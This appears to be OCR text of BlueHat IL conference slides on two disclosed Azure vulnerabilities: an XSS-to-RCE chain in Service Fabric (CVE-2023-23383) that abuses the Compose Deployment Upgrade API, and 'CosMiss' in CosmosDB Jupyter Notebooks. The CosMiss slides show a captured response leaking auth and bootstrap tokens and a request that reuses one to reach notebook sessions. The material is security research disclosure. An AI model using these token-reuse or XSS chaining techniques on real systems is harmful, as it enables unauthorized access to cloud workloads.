
SuperFabriXss - CVE-2023-23383







BlueHat IL

SuperFabriXss - CVE-2023-23383









BlueHat IL


SuperFabriXss - CVE-2023-23383




SuperFabriXss - CVE-2023-23383




SuperFabriXss - CVE-2023-23383







BlueHat IL

SuperFabriXss - CVE-2023-23383







BlueHat IL

SuperFabriXss - CVE-2023-23383

BlueHat IL

SuperFabriXss - CVE-2023-23383

- Start Compose Deployment Upgrade to the Rescue!

Start Compose Deployment Upgrade

Article • 04/14/2021 • 2 minutes to read • 6 contributors Feedback

Starts upgrading a compose deployment in the Service Fabric cluster.

Validates the supplied upgrade parameters and starts upgrading the deployment if the parameters are valid.

Request

Method	Request URI
POST	`/ComposeDeployments/{deploymentName}/$/Upgrade?api-version=6.0-preview&timeout={timeout}`

Parameters

Name	Type	Required	Location
deploymentName	string	Yes	Path
api-version	string	Yes	Query
timeout	integer (int64)	No	Query
ComposeDeploymentUpgradeDescription	ComposeDeploymentUpgradeDescription	Yes	Body


Properties

Name	Type	Required
DeploymentName	string	Yes
ComposeFileContent	string	Yes
RegistryCredential	RegistryCredential	No
UpgradeKind	string (enum)	Yes
RollingUpgradeMode	string (enum)	No
UpgradeReplicaSetCheckTimeoutInSeconds	integer (int64)	No
ForceRestart	boolean	No
MonitoringPolicy	MonitoringPolicyDescription	No
ApplicationHealthPolicy	ApplicationHealthPolicy	No


BlueHat IL

SuperFabriXss – CVE-2023-23383

- Complete Workflow - From Iframe to RCE



SuperFabriXss - CVE-2023-23383



BlueHat IL


CosMiss


- What is Azure CosmosDB?
- Integration with Jupyter Notebooks
- Why it is so interesting

CosMiss - The Research Process


- Internal infrastructure
- The API angle

CosMiss - The Internal Infrastructure





CosMiss - The API angle



CosMiss - The API angle

Response

Pretty Raw Hex Render

Raw view

```
1 HTTP/2 20
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 Date: Sun, 02 Oct 2022 13:54:15 GMT
5 Server: Kestrel
6 Content-Length: 586
7
8 [
  {
    "phoenixServiceInfo":{
      "phoenixServiceUrl":"https://seasia.tools.cosmos.azure.com:10002/api/containergateway/ab83e033-1670-4bac-a186-32a1c0dddfbc/",
      "authToken":"gB3QR6urmNif68XxJigy7SxhUXB0zu8aXnhm5bf9PM8nX5Y0uxDuzenqxuRty9NLJe27O3jjVjmjn7GlXYWFxg==",
      "forwardingId":"ab83e033-1670-4bac-a186-32a1c0dddfbc"
    },
    "phoenixServiceUrlInternal":"https://10.0.0.16:10004/api/containergateway/ab83e033-1670-4bac-a186-32a1c0dddfbc/",
    "containerBootstrapToken":"HixnGTprSmCT5MpkBBzt7tNvdRMkGEVWDJsrPKOJv8BAPnXZFjJqjG8s1anQZzR2fxv0sxURXg2kaPtLX8pzCg==",
    "allocationTime":"2022-10-02T13:14:05.4497727Z"
  }
]
```

CosMiss - The API angle

Request

Pretty Raw Hex

```
1  GET /api/containergateway/ab83e033-1670-4bac-a186-32a1c0dddfbc/api/sessions?_=
2  Host: seasia.tools.cosmos.azure.com:10002
3  Sec-Ch-Ua: "Google Chrome";v="105", "Not)A;Brand";v="8", "Chromium";v="105"
4  Authorization: token gB3QR6urmNif68XxJigy7SxhUXB0zu8aXnhm5bf9PM8nX5Y0uxDuzenqx
5  Sec-Ch-Ua-Mobile: ?0
6  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
7  Sec-Ch-Ua-Platform: "macOS"
8  Accept: */*
9  Origin: https://cosmos.azure.com
10 Sec-Fetch-Site: same-site
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://cosmos.azure.com/
14 Accept-Encoding: gzip, deflate
